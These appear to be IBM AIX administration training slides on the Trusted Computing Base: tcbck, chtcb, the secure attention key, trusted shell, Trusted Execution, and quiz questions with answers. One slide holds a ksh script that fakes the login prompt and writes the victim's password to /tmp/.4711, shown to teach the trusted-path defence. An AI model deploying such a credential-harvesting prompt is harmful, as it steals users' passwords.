checksum = VOLATILE
```

```
size = VOLATILE
```

```
...
```

```
# tcbck -t /etc/passwd
```

tcbck: Checking Mode Examples

```
# chmod 777 /etc/passwd
# ls -l /etc/passwd
-rwxrwxrwx    1      root    security ... /etc/passwd
```

```
# tcbck -t /etc/passwd
```

The file /etc/passwd has the wrong file mode
Change mode for /etc/passwd ?
(yes, no) **yes**

```
# ls -l /etc/passwd
-rw-r--r--    1      root    security      ... /etc/passwd
```

```
# ls -l /tmp/.4711
-rwsr-xr-x    1      root    system ... /tmp/.4711
```

```
# tcbck -t tree
```

The file /tmp/.4711 is an unregistered set-UID program.
Clear the illegal mode for /tmp/.4711 (yes, no) **yes**

```
# ls -l /tmp/.4711
-rwxr-xr-x    1      root    system ... /tmp/.4711
```

tcbck: Checking Mode Options

Command:	Report:	Fix:
<code>tcbck -n <what></code>	yes	no
<code>tcbck -p <what></code>	no	yes
<code>tcbck -t <what></code>	yes	prompt
<code>tcbck -y <what></code>	yes	yes

<what> can be:

- a *filename* (for example **/etc/passwd**)
- a *classname*: A logical group of files defined by
`class = name` entries in **sysck.cfg**
- **tree**: Check all files in the filesystem tree
- **ALL**: Check all files listed in **sysck.cfg**

tcbck: Update Mode Examples

```
# tcbck -a /salary/salary.dat class=salary
```

Add **salary.dat**
to
sysck.cfg

Additional
class information

```
# tcbck -t salary
```

} Test all files
belonging
to class `salary`

```
# tcbck -d /etc/cvid
```

} Delete file **/etc/cvid**
from **sysck.cfg**

chtcb: Marking Files As Trusted

```
# ls -le /salary/salary.dat  
-rw-rw----- root salary ...  
salary.dat
```



No "+" indicates not trusted

```
# tcbck -n salary
```

```
The file /salary/salary.dat has the wrong  
TCB attribute value
```



tcbck indicates a problem!


```
# chtcb on /salary/salary.dat
```

```
# ls -le /salary/salary.dat  
-rw-rw-----+ root salary ...  
salary.dat
```



Now its trusted!

tcbck: Effective Usage



Trusted Communication Path

The *Trusted Communication Path* allows for secure communication between users and the Trusted Computing Base.

What do you think when you see this screen on a terminal ?



```
AIX Version 5  
(C) Copyrights by IBM and by others 1982,  
2004  
login:
```

Trusted Communication Path: Trojan Horse

```
#!/usr/bin/ksh
print "AIX Version 6"
print "(C) Copyrights by IBM and by others
1982, 2007"
print -n "login: "
read NAME
print -n "$NAME's Password: "
stty -echo
read PASSWORD
stty echo
print $PASSWORD > /tmp/.4711
```

Victim's password can be retrieved by the intruder!

```
$ cat /tmp/.4711
darth22
```

Trusted Communication Path Elements


The **Trusted Communication Path** is based on:

- A *trusted shell* (**ts~~h~~**) that only executes commands that are marked as being trusted
- A *trusted terminal*
- A *reserved key sequence*, called the *secure attention key* (SAK), which allows the user to request a trusted communication path

Using the Secure Attention Key (SAK)

- *Before logging in at the trusted terminal:*

```
AIX Version 6  
(C) Copyrights by IBM and by others 1982, 2007  
login: <CTRL-x><CTRL-r>  
  
tsh>
```



Previous login prompt was from a Trojan horse.

- To establish a *secure environment*:

```
# <CTRL-x><CTRL-r>  
tsh>
```

Ensures that no untrusted programs will be run with **root** authority.

Configuring the Secure Attention Key

- Configure a trusted terminal:

```
# vi /etc/security/login.cfg  
  
/dev/tty0:  
    sak_enabled = true
```

- Enable a user to use the trusted shell:

```
# vi /etc/security/user  
  
root:  
    tpath = on
```

chtcb: Changing the TCB Attribute

```
# chtcb query /usr/bin/ls
```

```
/usr/bin/ls is not in the TCB
```

```
tsh>ls *.c
```

```
ls: Command must be trusted to run in the  
tsh
```

```
# chtcb on /usr/bin/ls
```

```
tsh>ls *.c
```

```
a.c  b.c  d.c
```

Trusted Execution (TE) Environment

- AIX 6.1 Feature
- Alternative to TCB; similar functions plus enhancements
- Not recommended to run TCB at the same time
- Uses hash values based on keys and certificates
- AIX filesets install with IBM signed hashes
- Supports run-time checking of executables
- Can monitor loads of kernel extensions and shared libraries
- Can lock the database, even against root

Comparing TCB to TE

Trusted Computing Base	Trusted Execution Environment
Configure at BOS installation	Install/configure anytime: <code>cltc.rtc.*</code> filesets <code># /usr/lib/methods/loadkcltc</code>
Trusted Computing Base Database: <code>/etc/security/sysck.cfg</code>	Trusted Signature Database: <code>/etc/security/tsd/tsd.dat</code> certified hashes database can be locked
Uses <code>tcbchk</code> to manage: add/delete entries audit with reports and/or fixes	Uses <code>trustchk</code> to manage: add/delete entries audit with reports and fixes can enable run-time checking
Trusted Communications Path: Trusted Shell and SAK	Trusted Execution Path: Trusted Shell and SAK supported also has trusted directories Trusted Library Path: dynamic links can be restricted to trusted libraries

Checkpoint (1 of 2)

- (True or False) Any programs specified as `auth1` must return a zero in order for the user to log in.
- Using AIXC ACLs, how would you specify that all members of the **security** group had `rx` access to a particular file except for **john**?

4. Which file would you edit to modify the ASCII login prompt?

6. Name the two modes that **tcchk** supports.

Checkpoint Solutions (1 of 2)

- (**True** or False) Any programs specified as `auth1` must return a zero in order for the user to log in.
- Using AIXC ACLs, how would you specify that all members of the **security** group had `rx` access to a particular file except for **john**?

extended permissions

enabled

permit `rx` `g:security`

deny `rx` `u:john`

4. Which file would you edit to modify the ASCII login prompt?

`/etc/security/login.cfg`

6. Name the two modes that `tcbck` supports.

check mode and update mode

Checkpoint (2 of 2)

1. When you execute `<ctrl-x ctrl-r>` at a login prompt and you obtain the `tsh` prompt, what does that indicate?

- (True or False) The system administrator must manually mark commands as trusted, which will automatically add the command to the **sysck.cfg** file.
7. (True or False) When the `tcbck -p tree` command is executed, all errors are reported and you get a prompt asking if the error should be fixed.

Checkpoint Solutions (2 of 2)

1. When you execute `<ctrl-x ctrl-r>` at a login prompt and you obtain the `tsh` prompt, what does that indicate?

It indicates that someone is running a fake `getty` program (a Trojan horse) on that terminal.


- (True or **False**) The system administrator must manually mark commands as trusted, which will automatically add the command to the **sysck.cfg** file.

False. The system administrator must add the commands to **sysck.cfg** using the `tcbck -a` command.

- (True or **False**) When the `tcbck -p tree` command is executed, all errors are reported and you get a prompt asking if the error should be fixed.

False. The `-p` option specifies fixing and no reporting. (This is a very dangerous option.)

Unit Summary



- The authentication process in AIX can be customized by authentication methods.
- Access control lists (ACLs) allow a more granular definition of file access modes.
- The Trusted Computing Base (TCB) is responsible for enforcing the security policies on a system.

Exercise: Challenge Activity (Optional)

